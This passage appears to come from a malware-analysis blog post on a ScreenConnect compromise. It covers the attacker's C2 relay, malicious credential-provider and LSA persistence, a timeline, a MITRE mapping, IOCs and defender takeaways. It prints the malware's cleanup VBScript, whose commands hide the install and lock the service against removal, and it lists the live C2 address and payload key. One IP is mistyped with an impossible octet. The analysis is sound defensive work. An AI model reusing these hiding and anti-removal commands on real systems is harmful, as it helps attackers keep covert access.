
The MSI itself had the attacker’s C2 endpoint baked in at build time. The relay was at web-safesurf[.]net:8041 which resolved to the IP 91[.]92[.]243[.]193, with a hardcoded session GUID be2c1bc5-2707-4ac4-a76b-f01e7949a922. The moment the install completed, ScreenConnect called home.
This is later confirmed in the Enriched Netstat gathered in the KAPE Triage package. Here you can see ScreenConnect with an active connection to the IP 91[.]92[.]342[.]193:8041:
 The process is also seen running as SYSTEM due to the privilege escalation seen in Stage 3.
The Credential Provider and LSA Auth Package
This is the part that really raised the severity for me. Beyond establishing remote access, the ScreenConnect bundle registered two additional persistence mechanisms:

A credential provider DLL under CLSID {6FF59A85-BC37-4CD4-6D94-D611A676EF65}:
1
2
3

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{6FF59A85-BC37-4CD4-6D94-D611A676EF65}
Credential providers are the components that power the Windows logon screen. A malicious one sits in the authentication stack and can intercept passwords at the moment of logon. The implication is that any password typed at the lock screen after this point was potentially captured.
An LSA authentication package registration, which causes a DLL to load into LSASS (the Local Security Authority Subsystem) at boot time. LSASS is the most sensitive process on a Windows machine; it holds credential material for all logged-in users.
When I found these registry keys I had to look up what a credential provider actually was. This is the kind of persistence that survives a reboot and survives ScreenConnect being removed. It’s a reminder that incident response on a confirmed compromise isn’t just “uninstall the bad software.” You need to audit everything the malware touched, because the access tool might be the least of your problems.
Stage 5: Cleanup with reg.exe, sc.exe, and attrib.exe
Once ScreenConnect was installed and calling home, a second encrypted payload, a VBScript, ran cleanup:
Dim WshShell

Set WshShell = CreateObject("WScript.Shell")


WshShell.Run "reg delete ""HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\{C9BE8383-C529-0BB1-EEA6-477536D03A6C}"" /f", 0, True


WshShell.Run "sc.exe sdset ""Windows Security"" ""D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)""", 0, True


WshShell.Run "attrib +h +s ""C:\ProgramData\Windows Security""", 0, True


Set WshShell = Nothing
Three commands, three more LOLBINs.
reg delete removes the ScreenConnect entry from the Programs & Features uninstall registry key. The software is still installed and running; it just won’t appear in the control panel. Casual inspection won’t find it.
sc.exe sdset is the most interesting one. sc.exe is the Service Control utility, normally used to start, stop, and configure Windows services. The sdset subcommand lets you replace a service’s security descriptor with an arbitrary SDDL string. SDDL (Security Descriptor Definition Language) looks cryptic at first glance, but it breaks down logically. Each ACE (Access Control Entry) specifies: for this principal (IU = Interactive Users, BA = Built-in Administrators, SY = Local System), allow or deny these specific permissions. The descriptor in the cleanup script was crafted to deny Stop, Delete, and Write permissions to users and admins while preserving them for the service itself. Practically: even an administrator can’t stop or remove the ScreenConnect service through normal means after this runs.
attrib +h +s marks the ScreenConnect folder hidden and system. Together, those two flags make the folder invisible in Explorer even when “Show hidden files” is enabled. You’d need to explicitly enable “Show protected operating system files” to see it. This is a technique that’s been around for decades and still works against a non-technical user who’s clicking around trying to find the problem.
Timeline
Here’s what I was able to reconstruct from the USN journal, prefetch, and event logs:
| UTC Time | Event |
|---|---|
| ~15:31 | Victim executes dropper VBS |
| ~15:31 | wscript.exe spawns powershell.exe |
| ~15:32 | PS1 orchestrator runs; AES decryption of payloads |
| ~15:32-15:33 | In-memory C# compilation (UAC bypass DLL) |
| ~15:33 | Elevated PowerShell launched via ICMLuaUtil |
| ~15:34 | ScreenConnect MSI downloaded and executed silently |
| ~15:34 | Credential provider + LSA auth package registered |
| ~15:34:40 | delete.vbs written to disk |
| ~15:35:31 | delete.vbs executed; sc.msi deleted |
| ~15:36 | ScreenConnect C2 session established (relay: 91.92.243.193:8041) |
| ~15:36:13 | Mass file flush: QBW and OST activity spike |
| ~15:42:11 | Last USN journal entry before power cut |
| (power cut) | Victim pulls power cord |
| ~16:37:43 | Machine powered back on for analyst triage |
That ~3,332-second gap between the last journal entry and the first triage-period entry is how I established the power cut timestamp. It was the only gap longer than a few seconds in the entire journal.
Exfiltration Assessment
The hardest question, and the one the client most needed an answer to, was whether their data was stolen.
The active C2 window was approximately seven and a half minutes, from ScreenConnect establishing its session to the power cut. Here’s what I checked and what I found:
USN Journal — no archive files (
.zip,.7z,.rar) created during the infection windowRecycle Bin — nothing from the infection date
JumpLists — the last opens of their QuickBooks file and the sales spreadsheet were both pre-infection
ShellBags — no new folder navigation during the infection window
SRUM — the System Resource Usage Monitor tracks per-process network bytes, which would have been the definitive answer here. The database was unreadable: dirty from the abrupt power cut, never given a clean shutdown cycle
That last point is where this case is still open. SRUM is exactly the artifact I needed. The esentutl.exe /r sru /i then /p SRUDB.dat workflow can sometimes repair a dirty ESE database, and that’s the recommended next step. Unfortunately, in my case, these commands did not repair the database, so the outcome is still a mystery.
There’s also a harder truth here: ScreenConnect’s file manager operates server-side. If the attacker used it to copy files directly off the machine, there are no local artifacts from that operation. The absence of archive creation in the journal doesn’t rule out a direct file transfer. I can tell you what didn’t happen. I can’t tell you what did happen inside a remote desktop session that left no local log.
Verdict: cannot confirm, cannot rule out. The data is at risk.
MITRE ATT&CK Mapping
| Technique | ID | How It Appears |
|---|---|---|
| Phishing / Social Engineering | T1566 | Victim instructed to run VBS dropper |
| Command and Scripting: VBScript | T1059.005 | Initial dropper execution |
| Command and Scripting: PowerShell | T1059.001 | Orchestrator, elevated execution |
| Obfuscated Files or Information | T1027 | AES-encrypted payloads |
| Compile After Delivery | T1027.004 | In-memory C# compilation |
| Abuse Elevation: Bypass UAC | T1548.002 | ICMLuaUtil COM elevation moniker |
| System Binary Proxy: Msiexec | T1218.007 | Silent ScreenConnect install |
| Modify Auth Process: Credential Provider | T1556.006 | Malicious credential provider DLL |
| Boot Autostart: LSA Authentication | T1547.002 | Malicious auth package in LSASS |
| Indicator Removal: File Deletion | T1070.004 | delete.vbs, sc.msi removed post-install |
| Hide Artifacts: Hidden Files | T1564.001 | attrib +h +s on ScreenConnect folder |
| Impair Defenses: Modify ACL | T1562.001 | sc.exe sdset DACL hardening |
| Remote Access Software | T1219 | ScreenConnect as C2 |
IOCs
Network
| Indicator | Type | Notes |
|---|---|---|
91[.]92[.]243[.]193 | IP | ScreenConnect relay |
91[.]92[.]243[.]193:8041 | IP:Port | C2 relay endpoint |
be2c1bc5-2707-4ac4-a76b-f01e7949a922 | GUID | ScreenConnect session GUID |
web-safesurf[.]net | URL | C2 Relay Endpoint |
Registry
| Key | Notes |
|---|---|
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{6FF59A85-BC37-4CD4-6D94-D611A676EF65} | Malicious credential provider |
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages | Modified to load malicious auth package |
COM CLSIDs Abused
| GUID | Description |
|---|---|
3E5FC7F9-9A51-4367-9063-A120244FBEC7 | CMLuaUtil (elevation target) |
6EDD6D74-C007-4E75-B76A-E5740995E24C | ICMLuaUtil interface IID |
{6FF59A85-BC37-4CD4-6D94-D611A676EF65} | Malicious credential provider CLSID |
AES Key (Payload Decryption)
1
2
3
4
5
6
7

Key: gpuauktvvhptjhkf

Mode: AES-128-CBC

IV: Prepended to ciphertext (first 16 bytes)
Takeaways
For defenders and IT admins:
- Monitor for
wscript.exe→powershell.exeparent-child process chains; this is a reliable signal for scripted dropper execution - Any
sc.exe sdsetevent outside of a known software deployment should be investigated immediately - Audit
HKLM\...\Authentication\Credential ProvidersandHKLM\...\Lsa\Authentication Packagesfor entries you didn’t put there - Remote access tools like ScreenConnect should require MFA on the admin console; a pre-configured MSI completely bypasses this
- Egress filtering with explicit allow rules would have killed the ScreenConnect callback before the attacker ever got a session. Port 8041 has no legitimate business justification for outbound workstation traffic. This attack succeeded in part because of exactly the kind of default allow-all outbound policy that gets deployed and never revisited.
For anyone else on their learning journey:
This case introduced me to several things I’ve now added to my permanent toolkit. The LOLBAS Project is the reference for Living Off the Land binaries. If you don’t have it bookmarked, fix that. UACME catalogs UAC bypass techniques and is invaluable for understanding the attack surface. Eric Zimmerman’s forensic tools (MFTECmd, PECmd, EvtxECmd) are what I used to parse the KAPE output, and they’re free. And if SDDL strings intimidate you, PowerShell’s ConvertFrom-SDDLString cmdlet or a web decoder will make them readable quickly; don’t let the syntax scare you off learning what they actually say. CyberChef is another tool worth keeping in your pocket, as it is where I typically begin with attempting to decode or manipulate encoded data.
The thing about malware analysis at this stage of learning is that every case teaches you something you have to go look up. That’s fine. That’s the job. If something in this walkthrough clicked for you, or if you’ve seen that relay IP before and want to compare notes, hit me up.